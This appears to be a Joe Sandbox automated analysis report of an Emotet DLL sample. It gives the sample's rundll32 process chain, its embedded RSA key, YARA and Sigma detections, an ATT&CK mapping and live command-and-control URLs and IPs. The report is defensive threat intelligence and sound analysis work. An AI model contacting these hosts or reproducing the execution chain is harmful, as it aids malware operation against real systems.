JoeSandbox Cloud BASIC

ID: 344305
Sample Name: zGeK5so94c
Cookbook: default.jbs
Time: 12:19:44
Date: 26/01/2021
Version: 31.0.0 Emerald

Table of Contents

Table of Contents 2
Analysis Report zGeK5so94c 5
Overview 5
General Information 5
Detection 5
Signatures 5
Classification 5
Startup 5
Malware Configuration 6
Threatname: Emotet 6
Yara Overview 7
Initial Sample 7
Memory Dumps 7
Unpacked PEs 7
Sigma Overview 7
System Summary: 7
Signature Overview 7
AV Detection: 7
Compliance: 8
Networking: 8
E-Banking Fraud: 8
System Summary: 8
Hooking and other Techniques for Hiding and Protection: 8
HIPS / PFW / Operating System Protection Evasion: 8
Stealing of Sensitive Information: 8
Mitre Att&ck Matrix 8
Behavior Graph 9
Screenshots 9
Thumbnails 9
Antivirus, Machine Learning and Genetic Malware Detection 10
Initial Sample 10
Dropped Files 10
Unpacked PE Files 11
Domains 11
URLs 11
Domains and IPs 11
Contacted Domains 11
Contacted URLs 11
URLs from Memory and Binaries 11
Contacted IPs 12
Public 12
Private 12
General Information 12
Simulations 14
Behavior and APIs 14
Joe Sandbox View / Context 14
IPs 14
Domains 15
ASN 15
JA3 Fingerprints 16
Dropped Files 16
Created / dropped Files 16
Static File Info 18
General 18
File Icon 19
Static PE Info 19

Copyright null 2021

General 19
Entrypoint Preview 19
Rich Headers 20
Data Directories 20
Sections 20
Exports 20
Network Behavior 20
Snort IDS Alerts 21
Network Port Distribution 21
TCP Packets 21
UDP Packets 23
HTTP Request Dependency Graph 24
HTTP Packets 24
Code Manipulations 25
Statistics 25
Behavior 25
System Behavior 25
Analysis Process: loaddll32.exe PID: 7100 Parent PID: 5892 25
General 25
File Activities 26
Analysis Process: svchost.exe PID: 7108 Parent PID: 568 26
General 26
File Activities 26
Analysis Process: WerFault.exe PID: 7156 Parent PID: 7108 26
General 26
Analysis Process: WerFault.exe PID: 4812 Parent PID: 7100 27
General 27
File Activities 27
File Created 27
File Deleted 27
File Written 28
Registry Activities 50
Key Created 50
Key Value Created 50
Analysis Process: rundll32.exe PID: 6620 Parent PID: 7100 50
General 51
Analysis Process: rundll32.exe PID: 1000 Parent PID: 6620 51
General 51
File Activities 51
File Deleted 51
Analysis Process: rundll32.exe PID: 6040 Parent PID: 1000 51
General 51
Analysis Process: rundll32.exe PID: 5760 Parent PID: 6040 52
General 52
File Activities 52
Analysis Process: svchost.exe PID: 6848 Parent PID: 568 52
General 52
File Activities 52
Analysis Process: svchost.exe PID: 6788 Parent PID: 568 53
General 53
File Activities 53
Analysis Process: svchost.exe PID: 6008 Parent PID: 568 53
General 53
File Activities 53
Analysis Process: rundll32.exe PID: 5132 Parent PID: 5760 53
General 53
File Activities 54
File Created 54
File Written 54
File Read 55
Analysis Process: rundll32.exe PID: 5872 Parent PID: 5132 55
General 55
File Activities 55
Analysis Process: rundll32.exe PID: 6312 Parent PID: 5872 56
General 56
File Activities 56
Analysis Process: rundll32.exe PID: 6132 Parent PID: 6312 56
General 56
File Activities 56
Analysis Process: rundll32.exe PID: 1260 Parent PID: 6132 57

General 57
Analysis Process: rundll32.exe PID: 6932 Parent PID: 1260 57
General 57
Analysis Process: rundll32.exe PID: 6692 Parent PID: 6932 57
General 57
Analysis Process: rundll32.exe PID: 5360 Parent PID: 6692 57
General 57
Analysis Process: rundll32.exe PID: 5504 Parent PID: 5360 58
General 58
Analysis Process: rundll32.exe PID: 4684 Parent PID: 5504 58
General 58
Analysis Process: rundll32.exe PID: 4940 Parent PID: 4684 58
General 58
Analysis Process: rundll32.exe PID: 6048 Parent PID: 4940 59
General 59
Analysis Process: rundll32.exe PID: 4184 Parent PID: 6048 59
General 59
Analysis Process: rundll32.exe PID: 4632 Parent PID: 4184 59
General 59
Analysis Process: rundll32.exe PID: 4752 Parent PID: 4632 59
General 59
Analysis Process: rundll32.exe PID: 6568 Parent PID: 4752 60
General 60
Analysis Process: rundll32.exe PID: 980 Parent PID: 6568 60
General 60
Analysis Process: rundll32.exe PID: 6020 Parent PID: 980 60
General 60
Analysis Process: rundll32.exe PID: 5840 Parent PID: 6020 61
General 61
Analysis Process: rundll32.exe PID: 6556 Parent PID: 5840 61
General 61
Analysis Process: rundll32.exe PID: 6288 Parent PID: 6556 61
General 61
Disassembly 62
Code Analysis 62


Analysis Report zGeK5so94c

Overview


General Information

Sample Name:	zGeK5so94c (renamed file extension from none to dll)
Analysis ID:	344305
MD5:	49fbffd7602b52f0..
SHA1:	b57bb387a15b3c..
SHA256:	1859099c09c69a..

Most interesting Screenshot:



Detection




Emotet

Score:	88
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus / Scanner detection for sub…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected Emotet
- Hides that the sample has been dow…
- Machine Learning detection for samp…
- Sigma detected: Suspicious Call by …
- Uses known network protocols on no…
- Checks if the current process is bein…
- Contains capabilities to detect virtua…
- Contains functionality to check if a d…
- Contains functionality to check the p…

Classification



Startup

- **System is w10x64**
- loaddll32.exe (PID: 7100 cmdline: loaddll32.exe 'C:\Users\user\Desktop\zGeK5so94c.dll' MD5: 2D39D4DFDE8F7151723794029AB8A034)
  - WerFault.exe (PID: 4812 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 7100 -s 240 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
  - rundll32.exe (PID: 6620 cmdline: rundll32.exe C:\Users\user\Desktop\zGeK5so94c.dll,Control_RunDLL MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
    - rundll32.exe (PID: 1000 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Users\user\Desktop\zGeK5so94c.dll',#1 MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
      - rundll32.exe (PID: 6040 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Hbjpd\usib.lxs',dldZeiafGYsN MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
        - rundll32.exe (PID: 5760 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\System32\Hbjpd\usib.lxs',#1 MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
          - rundll32.exe (PID: 5132 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\System32\Hbjpd\pixmxoo.dll',#1 NAQAAB4AAABIAGIAagBwAGQAXAB1AHMAaQBiAC4AbAB4AHMAAAA= MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
            - rundll32.exe (PID: 5872 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Hbjpd\usib.lxs',Control_RunDLL MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
              - rundll32.exe (PID: 6312 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Hlqxmsfzi\jjvjowsk.xoz',Control_RunDLL MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
                - rundll32.exe (PID: 6132 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Bdtgy\atyx.hvl',Control_RunDLL MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
                - rundll32.exe (PID: 1260 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Cfwgvspim\fwvopxwu.wpy',Control_RunDLL MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
                - rundll32.exe (PID: 6932 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Ibbigqfuoubc\tiynxefumvm.jsi',Control_RunDLL MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
                - rundll32.exe (PID: 6692 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Aziiwkqaqp\dnweyyfur.lyr',Control_RunDLL MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
                - rundll32.exe (PID: 5360 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Uchtpmhcpt\nfuoltapn.fge',Control_RunDLL MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
                - rundll32.exe (PID: 5504 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Zvrxg\husq.avr',Control_RunDLL MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
                - rundll32.exe (PID: 4684 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Jcoinynbga\etdgpznst.qoo',Control_RunDLL MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
                - rundll32.exe (PID: 4940 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Bfurjavtsbwkajdv\sfvtpwqlhvedlny.xdk',Control_RunDLL MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
                - rundll32.exe (PID: 6048 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Msjhyngbojq\bihctgwrjw.jsh',Control_RunDLL MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
                - rundll32.exe (PID: 4184 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Mntpro\pwmgi.sow',Control_RunDLL MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
                - rundll32.exe (PID: 4632 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Sioetxuvrihjyxu\wsarziebmecgqp.weo',Control_RunDLL MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
                - rundll32.exe (PID: 4752 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Jvotvplywpzb\qwoawgsuzao.fmz',Control_RunDLL MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
                - rundll32.exe (PID: 6568 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Ofqhxlaxbkixqlny\iogmsr.ktr',Control_RunDLL MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
                - rundll32.exe (PID: 980 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Usfyyrevasc\hoztidaylv.ruq',Control_RunDLL MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
                - rundll32.exe (PID: 6020 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Wzvizgyhx\mlhiyaxu.lik',Control_RunDLL MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
                - rundll32.exe (PID: 5840 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Tthpthgifqmjjt\idvrfaaidqwxo.flr',Control_RunDLL MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
                - rundll32.exe (PID: 6556 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Jdedkdp\loyrno.rpx',Control_RunDLL MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
                - rundll32.exe (PID: 6288 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Mwmln\clyk.jxd',Control_RunDLL MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
- svchost.exe (PID: 7108 cmdline: C:\Windows\System32\svchost.exe -k WerSvcGroup MD5: 32569E403279B3FD2EDB7EBD036273FA)
  - WerFault.exe (PID: 7156 cmdline: C:\Windows\SysWOW64\WerFault.exe -pss -s 472 -p 7100 -ip 7100 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
- svchost.exe (PID: 6848 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 6788 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 6008 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- **cleanup**

Malware Configuration

Threatname: Emotet


```
{
  "RSA Public Key":
"MHwwDQYJKoZIhvcNAQEBBQADawAwAJhAKmd+Pam+7HWeoRnZCmLHfQX3/RRijh6\nbPqYGHGBBGcEQb+EOfmkdG0BnTZfvg2iXKB8yhPQsHPR9nZoyMt7OWPYA08003zM\nzB7+nWmsc0YPpSte4JR7YPZYIpxXZs7fFwIDAQAB"
}
```

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
zGeK5so94c.dll	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	

Memory Dumps

Source	Rule	Description	Author	Strings
00000005.00000002.679972484.00000000729E1000.00000020.00020000.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
00000004.00000002.678150026.00000000729E1000.00000020.00020000.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
00000007.00000002.773552883.00000000729E1000.00000020.00020000.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
00000006.00000002.680588418.00000000729E1000.00000020.00020000.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	

Unpacked PEs


Source	Rule	Description	Author	Strings
6.2.rundll32.exe.729e0000.1.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
4.2.rundll32.exe.729e0000.1.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
7.2.rundll32.exe.729e0000.2.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
5.2.rundll32.exe.729e0000.1.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Suspicious Call by Ordinal

Signature Overview



- AV Detection
- Cryptography
- Compliance
- Spreading
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Antivirus / Scanner detection for submitted sample

Machine Learning detection for sample

Compliance:

Uses 32bit PE files

Contains modern PE file flags such as dynamic base (ASLR) or NX

Binary contains paths to debug symbols

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Uses known network protocols on non-standard ports

E-Banking Fraud:

Yara detected Emotet

System Summary:

Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)

Uses known network protocols on non-standard ports

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Stealing of Sensitive Information:


Yara detected Emotet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Service Execution 1	Windows Service 1	Windows Service 1	Masquerading 2	OS Credential Dumping	System Time Discovery 2	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 2	Eavesdrop Insecure Network Communi
Default Accounts	Scheduled Task/Job	Application Shimming 1	Process Injection 1 2 1	Virtualization/Sandbox Evasion 3	LSASS Memory	Query Registry 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Standard Port 1 1	Exploit SS Redirect F Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Application Shimming 1	Process Injection 1 2 1	Security Account Manager	Security Software Discovery 5 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 1	Exploit SS Track Dev Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Deobfuscate/Decode Files or Information 1	NTDS	Virtualization/Sandbox Evasion 3	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 1	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Hidden Files and Directories 1	LSA Secrets	Process Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulat Device Communi
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 2	Cached Domain Credentials	Remote System Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming Denial of Service

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
External Remote Services	Scheduled Task	Startup Items	Startup Items	Rundll32 1	DCSync	File and Directory Discovery 2	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi Access P
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Software Packing 1	Proc Filesystem	System Information Discovery 3 4	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrad Insecure Protocols
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	File Deletion 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Ce Base Stati


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
zGeK5so94c.dll	100%	Avira	TR/ATRAPS.Gen	
zGeK5so94c.dll	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
6.2.rundll32.exe.729e0000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
4.2.rundll32.exe.729e0000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
7.2.rundll32.exe.729e0000.2.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
5.2.rundll32.exe.729e0000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://203.157.152.9:7080/k8idqdr2/	0%	Avira URL Cloud	safe	
http://203.157.152.9:7080/2ijyf1/txor3som/z3prsr3ev/l8z0/1k9au09l0vb/	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://203.157.152.9:7080/k8idqdr2/	true	• Avira URL Cloud: safe	unknown
http://203.157.152.9:7080/2ijyf1/txor3som/z3prsr3ev/l8z0/1k9au09l0vb/	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.hulu.com/privacy	svchost.exe, 0000000E.00000003.758023398.000001D9CB17B000.00000004.00000001.sdmp	false		high
http://www.g5e.com/G5_End_User_License_Supplemental_Terms	svchost.exe, 0000000E.00000003.759251389.000001D9CB17B000.00000004.00000001.sdmp	false		high
http://https://www.hulu.com/do-not-sell-my-info	svchost.exe, 0000000E.00000003.758023398.000001D9CB17B000.00000004.00000001.sdmp	false		high
http://www.hulu.com/terms	svchost.exe, 0000000E.00000003.758023398.000001D9CB17B000.00000004.00000001.sdmp	false		high
http://https://corp.roblox.com/contact/	svchost.exe, 0000000E.00000003.766031353.000001D9CB130000.00000004.00000001.sdmp, svchost.exe, 0000000E.00000003.766166337.000001D9CB185000.00000004.00000001.sdmp	false		high
http://https://www.roblox.com/develop	svchost.exe, 0000000E.00000003.766031353.000001D9CB130000.00000004.00000001.sdmp, svchost.exe, 0000000E.00000003.766166337.000001D9CB185000.00000004.00000001.sdmp	false		high
http://https://instagram.com/hiddencity_	svchost.exe, 0000000E.00000003.759251389.000001D9CB17B000.00000004.00000001.sdmp	false		high
http://https://www.roblox.com/info/privacy	svchost.exe, 0000000E.00000003.766031353.000001D9CB130000.00000004.00000001.sdmp, svchost.exe, 0000000E.00000003.766166337.000001D9CB185000.00000004.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.g5e.com/termsofservice	svchost.exe, 0000000E.00000003.759251389.000001D9CB17B000.00000004.00000001.sdmp	false		high
http://https://en.help.roblox.com/hc/en-us	svchost.exe, 0000000E.00000003.766031353.000001D9CB130000.00000004.00000001.sdmp, svchost.exe, 0000000E.00000003.766166337.000001D9CB185000.00000004.00000001.sdmp	false		high
http://https://corp.roblox.com/parents/	svchost.exe, 0000000E.00000003.766254523.000001D9CB163000.00000004.00000001.sdmp, svchost.exe, 0000000E.00000003.766166337.000001D9CB185000.00000004.00000001.sdmp, svchost.exe, 0000000E.00000003.766055144.000001D9CB16C000.00000004.00000001.sdmp	false		high
http://https://www.hulu.com/ca-privacy-rights	svchost.exe, 0000000E.00000003.758023398.000001D9CB17B000.00000004.00000001.sdmp	false		high

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
203.157.152.9	unknown	Thailand		9649	MOPH-TH-APInformationTechnologyOfficeSG	true
190.55.186.229	unknown	Argentina		27747	TelecentroSAAR	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	344305
Start date:	26.01.2021
Start time:	12:19:44
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 14m 39s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	zGeK5so94c (renamed file extension from none to dll)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	40
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal88.troj.evad.winDLL@61/8@0/3
EGA Information:	• Successful, ratio: 83.3%
HDC Information:	• Successful, ratio: 28.9% (good quality ratio 27.6%) • Quality average: 73.5% • Quality standard deviation: 24.8%
HCA Information:	• Successful, ratio: 86% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Stop behavior analysis, all processes terminated
Warnings:	Show All • Exclude process from analysis (whitelisted): BackgroundTransferHost.exe, backgroundTaskHost.exe, wuapihost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 13.88.21.125, 40.88.32.150, 168.61.161.212, 51.104.139.180, 95.101.22.224, 95.101.22.216, 52.155.217.156, 20.54.26.129, 51.11.168.160 • Excluded domains from analysis (whitelisted): displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, arc.msn.com.nsatc.net, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, skypedataprdcolcus17.cloudapp.net, a1449.dscg2.akamai.net, arc.msn.com, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, ris.api.iris.microsoft.com, skypedataprdcoleus15.cloudapp.net, blobcollector.events.data.trafficmanager.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, skypedataprdcolwus15.cloudapp.net • Execution Graph export aborted for target loaddll32.exe, PID 7100 because there are no executed 